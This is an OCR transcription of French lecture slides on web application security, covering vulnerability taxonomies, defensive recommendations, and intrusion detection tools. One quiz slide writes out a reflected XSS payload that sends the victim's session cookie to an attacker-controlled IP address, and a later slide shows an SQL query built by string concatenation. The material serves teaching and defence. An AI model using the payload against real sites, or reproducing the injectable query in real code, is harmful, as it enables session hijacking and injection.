
Seven pernicious kingdoms: a taxonomy of software security errors, Katrina Tsipenyuk, Brian Chess et Gary McGraw, *IEEE Security & Privacy, 2005, Vol. 3, Issue: 6, pp. 81-84*

- 7+1 classes d'erreurs
  1. *Input Validation and Representation*
  2. *API Abuse*
  3. *Security Features*
  4. *Time and State*
  5. *Errors*
  6. *Code Quality*
  7. *Encapsulation*
  *. *Environment*



Common Weakness Enumeration

- Site : `http://cwe.mitre.org/data/graphs/1000.html`



Des vulnérabilités aux attaques

- Le *tissage* entre les attaques et les vulnérabilités est délicat
  - Le nombre de classes de vulnérabilités est important (pour `CWE`)
- Dans les classification arborescente, des chevauchements peuvent subsister
  - Pour `SQL Injection` :
    - `CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')` ?
    - `CWE-20: Improper Input Validation` ?

$\Rightarrow$ Les deux approches sont nécessaires pour établir des recommandations, développer des outils d'analyse et mettre en place des mécanismes de défense

Sommaire

Recommandations – Injections/*

- Reposer le moins possible sur des informations intérprétées à la volée
  ⇒ Privilégier l'usage de données *pré-compilées* permettant de figer la sémantique des données
  - Requêtes `SQL` ⇒ requêtes préparées
  - Script `shell` ⇒ programme binaire
- Lors de la construction d'une donnée à la volée, utiliser l'*API* du système ciblé pour échapper les caractères spéciaux
  (`mysql_real_escape_string` pour `MySQL` par exemple)
- De manière générale, l'arbre syntaxique d'une donnée construite par concaténation doit toujours être la même
- Ne pas interpréter de données construites par le client
- Analyser et valider les données envoyées par le client
  - Taille et format des données (nom de fichier, date, etc.)
- Limiter les informations affichées au client en cas d'erreur
- Délivrer le minimum de privilèges aux comptes utilisés pour l'accès aux différents systèmes (principe du moindre privilège)

\+ Recommandations spécifiques
(répertoire unique pour la lecture de fichiers, etc.)


Recommandations – Broken Session Management

- Un numéro de session ne doit pas être facilement prédictible (en cryptographie → *Secure RPNG*)
- Le numéro de session ne doit pas être transmis au serveur via l'URL (cf. REFERER)
- Chaque changement dans le rôle de l'utilisateur doit impliquer un changement de session (en particulier après une connexion)
- Les cookie sensibles ne doivent être transmis que via HTTPS
- Générer et vérifier régulièrement un secret pour s'assurer de l'identité de l'utilisateur (utiliser les propriétés du navigateur également, par exemple)
- Gérer convenablement les dates d'expiration (session et cookie)

Recommandations – XSS et CSRF

- Echapper les caractères spéciaux au moment de la géneration d'une portion HTML à partir de données issues d'utilisateurs
- Ne pas autoriser de script dans les liens
- Ne pas générer dynamiquement des portions de script
- Ne pas se fier à des ressources issues de l'extérieur (feuilles de style, images, etc.)
- Analyser et valider les données envoyées par le client
  - Taille et format des données (nom de fichier, date, etc.)
- Générer un secret pour les actions sensibles via la méthode POST

Recommandations – *



- Forcer l'usage de bons mot de passe
- Ne pas utiliser de `frames` (`phishing !`)
- Lors des redirections, ne rediriger que vers le site lui-même !
- ...

Recommandations – *


Guidelines on Securing Public Web Servers – NIST

Sommaire

Enigme

- Que fait cette requête ?
  `http://www.site.com/page.php?res=<script>document.write("<img src=http://12.12.12.12/m.cgi?".concat( escape(document.cookie)).concat("/>"))</script>`

Enigme


Serveur
malveillant
www.site.com
HTTP/1.1 200 OK
Cookie: JSESSIONID=qsef143
...

...
3
GET page.php?res=<script>...
Cookie: JSESSIONID=qsef143
2
Utilisateur
normal
GET private.php
Cookie: JSESSIONID=qsef143
5
GET m.cgi?qsef143
4
Veuillez cliquer sur le lien suivant :
http://www.site.com/page.php?res=<script>
document.write("<img src=http://12.12.12.12/m.cgi?"
.concat(escape(document.cookie)).concat("/>"))</script>
1
Utilisateur
malveillant
12.12.12.12


Sommaire

Analyse des vulnérabilités

- Dans un permier temps, il n'est pas nécessaire d'être expert du langage étudié pour identifier les vulnérabilités "grossières"
- Les mots-clés et les structures de contrôle classiques permettent rapidement de cibler les points durs du programme
- Pour une analyse plus approfondie / couverture plus grande des classes de vulnérabilités $\Rightarrow$ apprentissage du langage
- Des outils peuvent aider !

Outils d'analyse de code

- Analyse statique ou dynamique du code
- Liste de *scanners* : `http://samate.nist.gov/index.php/Source_Code_Security_Analyzers`
- Exemple : `RIPS - A static source code analyser for vulnerabilities in PHP scripts`



Mécanismes de défense – côté client

- Exécution des pages dans des `Sandbox` distinctes pour protéger l'environnement d'exécution et les autres pages
- Désactivation du `Javascript`
- Utilisation d'un `firewall` applicatif
- Mécanismes de protection spécifiques (*Reflective XSS protection* , etc.)

Mécanismes de défense – côté serveur

- Activation des protections du serveur (magic quote gpc = On)
- Vérifier/assainire les données fournies par l'utilisateur (test, fonction mysql_real_escape_string , fonction htmlentities , etc.)
- Utilisation d'un `firewall` applicatif (`WAF`) (par exemple `ModSecurity` pour `apache`)
- Utilisation de systèmes de détection d'intrusions (`IDS` – `IPS`)
- Principe du moindre privilège

Sommaire

Système de détection d'intrusion – `Shield`

- Les données fournies par le client doivent respecter un format particulier
  - Le développeur devrait normalement le spécifier (`tags limit` et autres de `HTML`)
  - Ce n'est pas le cas ⇒ à faire au moment du déploiement
- Approche par contrat ⇒ expressions régulières correspondant à des données fournies par le client ou au format de la page retournée par le serveur
  - Pour les adresses électroniques : $[a-z0-9][a-z0-9.]*@[a-z0-9][a-z0-9.]*[a-z0-9]$
- Mise en place d'un `reverse-proxy` entre le client et le serveur
  - Analyse des requêtes et des réponses
  - Vérification du respect des contrats

Système de détection d'intrusion – Invariant

- Détection d'intrusion au niveau applicatif (*vision simplifiée*)
  - Approche boîte noire
    - Analyse des séquences d'invocations des services + temps
    - Courtes séquences ⇒ stable ⇒ modèles pour le comportement normal

    ⇒ Sensible aux attaques par mimétisme
  - Approche boîte grise
    - Analyse des séquences d'invocations des services + temps + paramètres

    ⇒ Sensible aux attaques contre les données
  - Approche boîte blanche
    - Utilisation de toutes les informations du programme

    ⇒ Graphe de contrôle, etc.
- Les informations d'un programme sont liées entre elles pour assurer la cohérence de l'exécution
  - Par exemple : *la somme des prix des produits = prix d'achat*
- Une attaque peut *casser* ces relations / invariants

⇒ Utilisation d'une approche boîte blanche pour identifier ces invariants et construire un modèle du comportement normal du programme

Système de détection d'intrusion – Invariant

- Objectif : protection d'une application `web`
- Environnement : serveur `Ruby` et module `Daikon`
- `Daikon` instrumente l'application `web` déployée dans le serveur `Ruby`
  - Permet de mémoriser l'évolution des valeurs des variables et des invocations
  - Permet de détecter des invariants dans ces mémorisations
- Un ensemble de sénarios **normaux** est exécuté ⇒ **apprentissage**
  - Invariants détectés ⇒ modèle de comportement normal de l'application
- En production, les invariants sont vérifiés
  - Invariant invalide ⇒ **occurence d'une attaque**

User. find_by_sql "SELECT login, id FROM users
WHERE login = '" + login + "' and password = '" + password + "'"

Analyse dynamique de site – `Wasapy`

- Outil de détection de vulnérabilités
- Constat sur le fonctionnement des *scanners* de vulnérabilités
  - Il est facile de générer des données ne nous permettant pas d'exploiter la vulnérabilité, voire de fénérer une erreur
  - Il est également facile de générer des données correspondant à l'exploitation d'une vulnérabilité par injection (`SQL sheet`, grammaire, etc.)
  - Mais, il est difficile de diagnostiquer si l'exploitation a réussie ou non
- De nombreuses attaques ont un effet immédiat sur la réponse du serveur
- Proposition : apprentissage des modes de défaillance du serveur

Analyse dynamique de site – Wasapy

- Présentation de l'approche
  - Envoyer des données nous permettant d'apprendre les modes de défaillance du serveur (données aléatoires et injections mal créées)
  - Envoyer des données susceptibles d'exploiter correctement une vulnérabilité liée à une injection
  - Calculer la distance entre la réponse précédente et les réponses liées aux modex de défaillance
- Si la distance est importante $\Rightarrow$ la requête associée permet effectivement d'exploiter une vulnérabilité
- Si aucune distance n'est importante $\Rightarrow$ nous **considérons** qu'il n'y a pas de vulnérabilité